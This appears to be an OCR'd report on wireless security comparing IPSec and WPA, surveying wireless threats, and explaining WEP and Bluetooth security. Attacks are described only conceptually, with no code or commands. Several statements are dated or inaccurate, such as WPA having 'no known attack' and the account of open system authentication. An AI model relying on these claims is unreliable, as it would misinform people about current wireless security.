
CHAPTER I
Introduction

Wireless networking brings a whole new meaning to networking security risk analysis and mitigation. With readily available equipment, attacks on wireless networks have never been so easy. Network administrators, uncomfortable with the state of wireless LAN security, have turned to more traditional methods to secure their wireless networks. Often, they will use IPSec, which operates on the network layer, to provide the required security.

Unfortunately, network layer security solutions such as IPSec do not address all of the security concerns that arise from the shared airwaves. In addition, the "per-tunnel" licensing of commercial IPSec solutions makes the network layer solution somewhat costly, and adds to the management headaches inherent in network layer solutions. Since network layer security is not a complete solution for wireless networks, standards bodies such as the IEEE have focused on 802.11, a protocol that provides security at the link layer. Link layer security can protect a wireless network by denying access to the network itself before a user is successfully authenticated. This prevents attacks against the network infrastructure and protects the network from attacks that rely on having IP connectivity. Wi-Fi Protected Access, a link layer solution, was designed specifically for wireless networks and is particularly well suited for wireless security.

This paper examines network layer security provided by IPSec and link layer security provided by WPA, addressing the characteristics of each approach when applied to wireless networks. It focuses on the shortcomings of IPSec when applied to wireless networking security concerns, and it demonstrates how WPA provides a more desirable wireless network security solution for most applications.




OSI Layers 1 through 4

1.1 LINK LAYER SECURITY WITH WI-FI PROTECTED ACCESS

Layer security provides secure frame transmissions by automating critical security operations including user authentication, frame encryption, and data integrity verification.
In a wireless network, link layer protection defines a network that is secure to outsider intervention. Link layer protection starts with an authentication service and includes link layer encryption and integrity services. As a result, only authenticated users can actively use the link layer, and all data traffic on the link layer is encrypted and authenticated.

Link layer protection secures wireless data only where it is most vulnerable, on the wireless link. Link Layer security is also characterized by:


- Small footprint that can be easily integrated into network interface cards, access point devices, and mobile devices. Link layer security mechanisms are often integrated into the network hardware.
- Allows higher-level protocols, such as IP, IPX, etc., to pass securely. This provides security for all upper layer protocols.



The Wi-Fi Alliance has taken work done by the IEEE 802.11TGi and adopted key portions to create a new standard called Wi-Fi Protected Access (WPA). WPA is an industry standard for providing strong link layer security to WLANs, and supports two authenticated key management protocols using the Extensible Authentication Protocol (EAP). WPA also requires data frame encryption using TKIP (Temperal Key Integrity Protocol) and message integrity using a Message Integrity Check (MIC) called Michael.
WPA provides strong, robust security on wireless connections, which addresses some widely publicized security holes in older wireless LAN standards.

1.2 NETWORK LAYER SECURITY WITH IPSEC

Network layer security provides end-to-end security across a routed network and can provide authentication, data integrity, and encryption services. In this case, these services are provided for IP traffic only. Once the network endpoints are authenticated, IP traffic flowing between those endpoints is protected.



IPSec is the standard network layer security protocol, and provides a standard and extensible method to provide security to network layer (IP) and upper layer protocols such as TCP and UDP. It is used

Extensively to secure network connections that extend from network hosts to both IPSec gateways and to other hosts. It can also be used between network entities such as routers or IPSec gateways. IPSec is a well understood and widely used mechanism for providing security between wired network Elements, but it was not designed for protecting lower layer protocols such as 802.11.

WHY LINK LAYER SECURITY IS IMPORTANT

Deciding which layer of the network you should apply security to can be confusing. Some network administrators may feel justified in relying on IPSec for WLAN security. But given the underlying shared medium (the radio frequency spectrum), IPSec is not an optimum solution. Older, widely deployed network layer security methods face new threats today that they were not designed to address. While it is possible to supplement network layer security to appear to provide wireless security, these complex solutions will always need to be reviewed in light of new risks. IPSec security protects data beginning with the network layer. It provides protection for only selected network connections, and leaves the network open to attacks that work outside of this limited security method. In addition, network layer protocols often use authentication mechanisms that require that the network be completely open to all wireless devices, ultimately leaving the network vulnerable. Link layer security such as WPA operates on the data link layer to provide protection specifically for the over-the-air portion of the connection between the mobile user and wireless access point. WPA protects upper layer attacks by denying access to the network before authentication is completed.

SHORTCOMINGS OF USING NETWORK LAYER SECURITY FOR WIRELESS LANS


Although IPSec is often used to provide wireless LAN security, there are some serious drawbacks to using network layer security alone for securing the wireless LAN. First and foremost, there are security vulnerabilities that must be addressed. In addition, managing an IPSec installation can be much more difficult that deploying a WPA solution. There are also some integration and usability concerns that stem from using IPSec differently from how it was intended. Finally, it must be noted that the Total Cost of Ownership (TCO) is likely much greater for an IPSec solution.

1.3 SECURITY VULNERABILITIES

IPSec was not designed specifically for WLAN usage. Since it protects only the network layer and upper layer protocols, it leaves the link layer vulnerable. The following four sections discuss the types of attacks that might be effective against a network layer IPSec solution.

Denial of Service Attack


Denial of service (DOS) attacks often attempt to monopolize network resources. This type of attack prevents authorized users from gaining access to the desired network resources. In a wireless network that relies solely on IPSec for security, an access point must bridge all traffic to the wired network. This allows legitimate users to authenticate and establish an IPSec connection, but it also allows malicious users to send frames that the access point may accept. Thus, an attacker can flood the access point with data, interrupting a legitimate user's connection. Another DOS attack could result when an attacker captures a previous disconnect message and resends it, resulting in the legitimate user's loss of connection to the WLAN.



Denial of Service Attack

Man-in-the-Middle Attack


Network layer security does not typically provide protection for protocols other than IP, leaving other protocols unprotected and vulnerable to attacks. One such attack uses the Address Resolution Protocol (ARP) to fool a client into sending data to a malicious peer. An attacker could launch a man-in-the middle (MITM) attack by using forged ARP messages to insert a rogue entity into the data path.



Man-in-the-Middle Attack

Peer-to-Peer Attack


Often, IPSec is used to protect network layer connections between a user and a gateway. Without link layer security, however, the access point will bridge frames initiated from both authorized and unauthorized users. Thus, an unauthorized user could monitor the wireless traffic to capture information such as the IP address of a neighboring peer, and then use it to attack the wireless interface on neighboring peer hosts.



Peer to Peer Attack

Limited Network Access Protection

IPSec protects the traffic only between the wireless user and the end-point. Any connection outside of the tunnel is not secure. A business user connecting to a personal email account, for example, may be surprised to learn that browsing to an Internet site is not secure. Corporate users with a network layer IPSec tunnel providing security at a public access hotspot have nothing protecting the traffic that is not destined for the corporate IPSec gateway.



Limited Network Access Protection

TOTAL COST OF OWNERSHIP (TCO)

There are a number of factors to consider in calculating TCO, including hardware/software acquisition and maintenance, component installation and monitoring, and user training. The costs and complexities associated with IPSec typically drive the TCO of network layer security well above that of link layer security. In addition to cost considerations, network layer security solutions also present challenges when trying to scale for larger WLAN enterprise installations.

	Link Layer	Network Layer
Hardware/Software	802.1x enabled APs RADIUS server EAP modules (typically included) Personal firewall (optional)	VPN Gateway(s) Firewall(s) VPN authentication server All APs wired 'outside' of Firewall VPN client Personal firewall
Installation	AP replacement (or firmware upgrades) RADIUS server and user database EAP client module and RAS configuration Personal firewall install (optional)	VPN gateway and firewall install. User policy configuration VPN authentication server and VPN client configuration Personal firewall install
Training	RADIUS support, user management RAS usage	VPN support, user management VPN client usage

MANAGEMENT

- Client software deployment and configuration is a significant issue in the enterprise
- Can be incompatible with other traditional security devices. For instance, incoming packets are reviewed by network firewalls before being allowed to enter the network. Because VPNs hide packet data, the encrypted packets are rejected by the firewall as potentially dangerous.
- VPNs increase reliance on vendor-specific components and can decrease system performance
- Granting and revoking privileges presents on-going maintenance issues

INTEGRATION AND USABILITY

- Guest users may have difficulty being allowed onto the network
- VPN sessions may be broken when users move among access points since the IP address Changes. This can cause other applications to freeze, requiring users to reboot their machines.

1.4 THE WPA APPROACH

WPA is designed specifically for wireless networks, and provides users with data protection while allowing only authorized users to have access to the network. WPA not only addresses the security vulnerabilities of WEP, but also provides effective protection from both non-targeted attacks (e.g., Denial of Service attacks) and targeted attacks (e.g., Peer-to-Peer attacks). WPA is standards based and works with most other traditional security devices, which reduces dependence on vendor-specific components. It provides effective link layer security, making wireless security sufficiently strong. WPA also:

- Fixes all known WEP privacy vulnerabilities
- Dramatically improves Wi-Fi security
- Is required for Wi-Fi certification in Q3, 2003
- Has no known attack that can crack WPA
- Requires an authentication server
- Uses RADIUS protocols for authentication and key distribution
- Centralizes user credential management
- Works in home, small business, and enterprise environments

1.5 COMPARISON OF LINK LAYER AND NETWORK LAYER PROTECTION

	Link Layer	Network Layer
Authentication Services	Authenticates interface to the network. Normally based on user of the system.	Authenticates an IP address to the network. Normally based on user of the system.
Authentication Vulnerabilities	Dictionary	MITM, Replay, Dictionary
Data protection	Protects all data frames into and out of the NIC.	Protects all IP datagrams based on the source or destination address.
Unprotected data	Management frames	Other IP addresses directed to NIC. Non-IP datagrams (e.g. ARP)
Scope of data protection	Link only	From system to gateway or endpoint
Interaction with other security layers	None	Potential problem if same layer (e.g. IPsec within IPsec)
Mobility Support	Re-authentication typically needed for each new link	Authentication stability across links and link state changes
Wireless System vulnerabilities	To other authenticated systems	To any other wireless system, authenticated or not
Provider Service theft	None practical	Authenticated system providing proxy services
Availability	Now: WPA, WPA2 in Q4 2003	Now: IPsec, L2TP, PPTP

CHAPTER II
Wireless systems security

The four traditional, intertwined areas of security are

- **Secrecy**, (or confidentiality or privacy) which involves keeping information out of the hand of unauthorized users,
- **Authentication**, which involves making sure one is communicating with the intended person,
- **Non repudiation,** which deals with signatures, and which ensures that a person cannot go back on his/her earlier communication, and
- **Integrity control**, which deals with ensuring that the received message was not tampered with.

2.1 Security threats to wireless network

- **Accidental attack:** This gives rise to exposure due to frequent failure of devices and components, because of their small sizes and capabilities.

- **Passive attack:** Here the goal of the intruder is only to monitor or get information that is being transmitted. Attacks may include releasing message contents or traffic characteristics. Since no data is altered, passive attacks are difficult to detect.
- **Active attacks:** In this type of attack, modification of data or false data transmission takes place, giving rise to masquerade or replay. Denial of Service (DoS), is possible, where either there is temporary prevention of communication facilities or disruption of the entire network. This is done by flooding it with a large number of messages to degrade the performance of the system.
- **Unauthorized usage:** This attack takes place because of the growing use of the Internet, which leaves the network vulnerable to hackers, viruses and intruders. It can be prevented by using proper user authentication techniques.
- **Broadcast based:** An eavesdropper is able to tap the communication into the wireless communication channels, by positioning itself within transmission range.
- **Device vulnerability:** Mobile devices can be hijacked easily, and if secret IDs or codes are embedded in the device, hackers may get access to private information stored on it and to other network resources.
- **Heterogeneity:** Mobile nodes need to adjust to potentially different physical communication protocols as they move to different locations.
- **Resource depletion / exhaustion:** In mobile systems resources like processing power and battery life are very limited. Hence techniques such as public key cryptography cannot be used during normal operations to conserve power.
- It may also leave the device open to an attack that reduces the normal lifespan of the battery. A DoS attack may consume and waste all the power in the battery, leaving the unit unable to function. In ad hoc networks, these attacks can cause routing nodes in the network to fail, making the network partially unreachable. [3]
- **Detestability**: Mobile systems used in the military do not want to be detected. Even if strong encryption is being used, and the data cannot be deciphered, just detecting the signal puts the mobile user at risk if its position can be located. The device can be jammed by local radio frequency (RF) interference or the user attacked.
- **Theft of service:** It is very easy to install wireless LANs by just taking them 'out of the box' and plugging them into the network, so that they work. In such systems, security settings are either

disabled by default, or factory-set default passwords are commonly known. Unauthorized, nearby users, malicious or otherwise, can get a dynamically assigned IP address and connect to the Internet.

- **War driving/walking:** This is like the popular war game called war dialing, which was an earlier technique for searching phone numbers with modems attached to them. As wireless LANs gain popularity, hackers can find them, by just taking a notebook computer or pocket PC, fitted with a wireless card and some detection software like *netstumbler, kismet, airsnort,* etc., an optional Global Positioning System (GPS) and driving /walking round the city, detecting and locating wireless networks. This information is then used to build a network from the identified access points.

IEEE 802.11 (WLAN) security through WEP


WEP is a built-in security feature of 802.11.

The IEEE 802.11 specification identified several services to provide a secure operating environment.

The security services are provided by the Wired Equivalent Privacy (WEP) protocol to protect link-level data during wireless transmission between clients and access points.

WEP does not provide end-to-end security.

Only the wireless portion of the connection is made secure.



Features of 802.11 Wireless LANs

IEEE defines three basic security services of authentication, confidentiality and integrity for WLANs. These are

- Authentication
- Confidentiality
- Integrity
- Authentication


When wireless users attempt to gain access to a wired network, they must first be validated to make sure they are who they claim to be. This is called authentication. The IEEE 802.11 specification provides for two types of authentication -

- Open System authentication: here a client station exchanges messages with an access point (AP). The AP sends a query as a 'challenge' to the station. If the station sends the correct 'response', i.e., the

correct MAC address fields, it is considered authenticated. Note that there is no cryptographic validation here. Hence open-system authentication is highly vulnerable to unauthorized access and attack. The 802.11 specification only requires this type of 'authentication'. However, this technique cannot be really called authentication, as the AP accepts the mobile station without verifying its identity.

- Shared key authentication: another basic 'challenge-response' technique is used which is based on cryptography. In this scheme, shown in Figure, a random challenge (or nonce) is generated by the AP and sent to the wireless client.
- The client uses a cryptographic key that is shared with the AP to encrypt the challenge and returns the result to the AP.
- The AP decrypts this result and if the decrypted value is the same as the random challenge it had sent, it allows access. The 128-bit challenge text is generated using the RC4 symmetric key, stream cipher algorithm.
- Unlike open-key authentication, shared key authentication is optional in the IEEE 802.11 specification.


Shared key authentication



Both the above authentication methods have limitations.

Firstly, they do not provide mutual authentication, i.e., the AP authenticates the wireless client, but the client does not authenticate the AP. The mobile station must trust that it is communicating with a legitimate AP.

Secondly, the simple challenge-response schemes used in these techniques are known to be weak and suffer from attacks like the 'man-in-the-middle' attack.




Confidentiality

- The aim of providing confidentiality, or privacy, is to prevent information being eavesdropped during transfer, as is done in a wired network. Eavesdropping is a purely passive attack which must be avoided.

- The 802.11 standard for WEP also uses the RC4 symmetric key, stream cipher algorithm and is shown in Figure.
- At the wireless station side, a pseudo-random data sequence, called a 'keystream', is obtained by concatenating a 24-bit Initialization Vector (IV) to a shared 40-bit key and passing the same through the RC4 algorithm.
- Then the payload, which consists of the plaintext, together with the CRC generated by the CRC generating algorithm, is X-ORed with the key stream to generate the cipher text.
- At the AP side, the procedure is performed in reverse to get back the plaintext.
-

WEP privacy and integrity using RC4 Algorithm



- In this way, data can be protected from eavesdropping, during transmission over the wireless link using WEP.
- WEP is applied to all data above the 802.11 WLAN layers to protect Transmission Control Protocol/Internet Protocol (TCP/IP), Internet Packet Exchange (IPX) and Hyper Text Transfer Protocol (HTTP) traffic.
- The 802.11 standard WEP supports only a 40-bit cryptographic keys size for the shared key, but nonstandard extensions of WEP that support key lengths up to 104 bits are also prevalent.
- WPA (Wi-Fi Protected Access used in 802.11b) has 128-bit keys
- It may be noted that increasing the key size increases the security of a cryptographic technique.

Integrity


- Another goal of WEP is to ensure that data/messages between the wireless clients and the AP are not modified in transit in an active attack, i.e., their 'integrity' is not compromised.
- The IEEE 802.11 specification provides such a data integrity service so that an active adversary 'in the middle' can be thwarted.
- The same procedure that is used for providing confidentiality, as shown in Figure, is used at the wireless client side, to provide such data integrity.
- At the receiving AP, decryption is performed and the CRC is recomputed on the received message.
- This is compared with the one computed with the original message. If the CRCs do not match, this indicates an integrity violation and the packet is discarded.
- Note that the simple CRC is not as cryptographically secure as a hash or message authentication code.
- The IEEE 802.11 specification also does not provide for key management mechanisms like generating, distributing, storing, loading, etc. of keys.
- Keys must either be preloaded by the manufacturer or exchanged in advance over a wired backbone network.
- The base station or the mobile station could also choose a random key and send it over the air, encrypted with the other's public key. Such keys generally remain stable for months or years.
- Drawback
- The main drawback of the WEP algorithm is that the same key is shared by all wireless clients, so there is no way to distinguish one from another.
- Also all users can read each others' data.
- These drawbacks have resulted in many instances of attacks on WEP since its implementation.
- These have exploited either the cryptographic weakness of RC4, or the fact that many of the keys have the property that it is possible to derive some key bits from the key stream.

Bluetooth (WPAN) security

- Bluetooth has a much shorter range than 802.11, but security is still an issue. If two people occupy adjacent offices in a building and have their mobiles equipped with Bluetooth enabled wireless keyboards and/or printers, each could read and capture everything the other types or prints, including incoming and outgoing emails, confidential reports, etc., if no security is provided.
- However, Bluetooth wireless technology puts great emphasis on wireless security so that users can feel secure while making their connections. The Bluetooth Special Interest Group (SIG), made up of over 4000 member manufacturers, has a Bluetooth security experts group of engineers from its member companies who provide critical security information and feedback that is taken into account as the Bluetooth wireless specification evolves.
- Security for the Bluetooth radio path is depicted in Figure.
- As shown in the diagram, security is provided on the various wireless links - on the radio paths only.
- Link authentication and encryption is provided, but end-to-end security is not possible without providing higher layer security solutions on top of Bluetooth.

- In the example provided, security services are provided between the PDA and the printer, between the cell phone and laptop, and between the laptop and the desktop.

- **Bluetooth Radio Security**



Bluetooth security

- The three basic security services defined by the Bluetooth specifications are authentication, confidentiality and authorization.
- An abort mechanism is provided if the device cannot authenticate itself properly.
- The first two services are the same as discussed earlier for WLANs. Authorization, however, addresses the question of whether the device is allowed to use the requested resource or not.
- Other security services such as audit and non-repudiation are also provided in Bluetooth, and must be provided through other means, if necessary.
- Bluetooth uses a frequency-hopping scheme with 1,600 hops/second combined with power control at the radio link to limit the transmit range.
- These features provide Bluetooth with some protection from eavesdropping and malicious access.
- The frequency hopping scheme, which is a technique to avoid interference, makes it difficult for an adversary to locate the Bluetooth transmission.
- The power control feature makes it necessary for a potential adversary to be close to the Bluetooth network to carry out an attack.
- Bluetooth security modes
- Three modes of security are provided in Bluetooth for implementing the above security services. These are determined by the product or device manufacturer.
- Security Mode1 is a non-secure option: for public use devices
- Mode2 security is enforced at the service level: a PC may allow a device to download files to it but not to read its files
- Mode3 the enforced security is at link level: a device requires authentication and authorization for use, e.g., cell phones

